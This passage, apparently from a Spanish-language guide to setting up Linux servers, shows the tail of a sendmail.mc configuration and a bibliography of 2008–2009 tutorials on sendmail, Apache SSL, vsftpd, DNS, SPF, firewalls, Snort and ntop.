dnl MASQUERADE_DOMAIN(localhost)dnl
dnl MASQUERADE_DOMAIN(localhost.localdomain)dnl
dnl MASQUERADE_DOMAIN(mydomainalias.com)dnl
dnl MASQUERADE_DOMAIN(mydomain.lan)dnl
MAILER(smtp)dnl
MAILER(procmail)dnl
dnl MAILER(cyrusv2)dnl
```

BIBLIOGRAFIA

- **CONFIGURAR APACHE CON SOPORTE SSL**

  http://www.alcancelibre.org/staticpages/index.php/como-apache-ssl

  2009-02-25

- **CONFIGURACIÓN BÁSICA DEL SENDMAIL I**

  http://www.alcancelibre.org/staticpages/index.php/15-como-sendmail-apendice-01

  2009-03-11

- **CONFIGURACIÓN DE CORTAFUEGOS CON FIRESTARTER**

  http://www.adslayuda.com/cortafuegos-firestarter.html

  2009-06-11

- **CONFIGURACION DE UN SERVIDOR LINUX DNS**

  http://www.linuxparatodos.net/portal/staticpages/index.php?page=como-dns

  2008-11-24

- **CONFIGURACIÓN DE VSFTPD**

  http://www.alcancelibre.org/staticpages/index.php/09-como-vsftpd

  2009-01-15

- **CONFIGURACIÓN DE SENDMAIL Y DOVECOT CON SOPORTE SSL**

  http://www.alcancelibre.org/staticpages/index.php/como-sendmail-dovecot-tls-ssl

  2009-02-10

- **CÓMO CREAR LOS ARCHIVOS SPF**

http://foros.ovh.es/archive/index.php/t-1873.html

2009-04-13

- **CÓMO REALIZAR LA CONFIGURACIÓN BÁSICA DEL SNORT**

  http://www.alcancelibre.org/article.php/snort-configuracion-basica

  2009-04-15

- **INSTALACIÓN DE CENTOS 5 EN MODO GRÁFICO**

  http://www.alcancelibre.org/staticpages/index.php/como-centos5-grafico

  2009-01-10

- **NTOP**

  http://linuxiandounrato.blogspot.com/2006/08/ntop-una-interfaz-web-para-anlisis-de.html

  2009-04-12

- **NTOP MONITORIZACIÓN DE RED VIA WEB**

  http://tuxedlinux.wordpress.com/2007/08/23/ntop-monitorizacion-de-red-via-web/

  2009-04-13

- **OPCIONES DE CONFIGURACIÓN DE VSFTPD**

  http://web.mit.edu/rhel-doc/OldFiles/4/RH-DOCS/rhel-rg-es-4/s1-ftp-vsftpd-conf.html

  2009-01-12

- **SISTEMAS DE DETECCIÓN DE INTRUSOS Y SNORT**

http://www.maestrosdelweb.com/editorial/snort/

2009-04-25

- **VULNERABILIDADES DE PROTOCOLOS**

  http://www.scribd.com/doc/4807141/MANUAL-DE-DETECCION-DE-

  VULNERABILIDADES-EN-LINUX-Y-UNIX

  2008-07-14

- **WIZARD PARA LA ELABORACIÓN DE ARCHIVOS SPF**

  http://www.microsoft.com/mscorp/safety/content/technologies/senderid/wizard/default.aspx

  http://old.openspf.org/wizard.html?mydomain=espoch.edu.ec&submit=Go!

  2009-06-12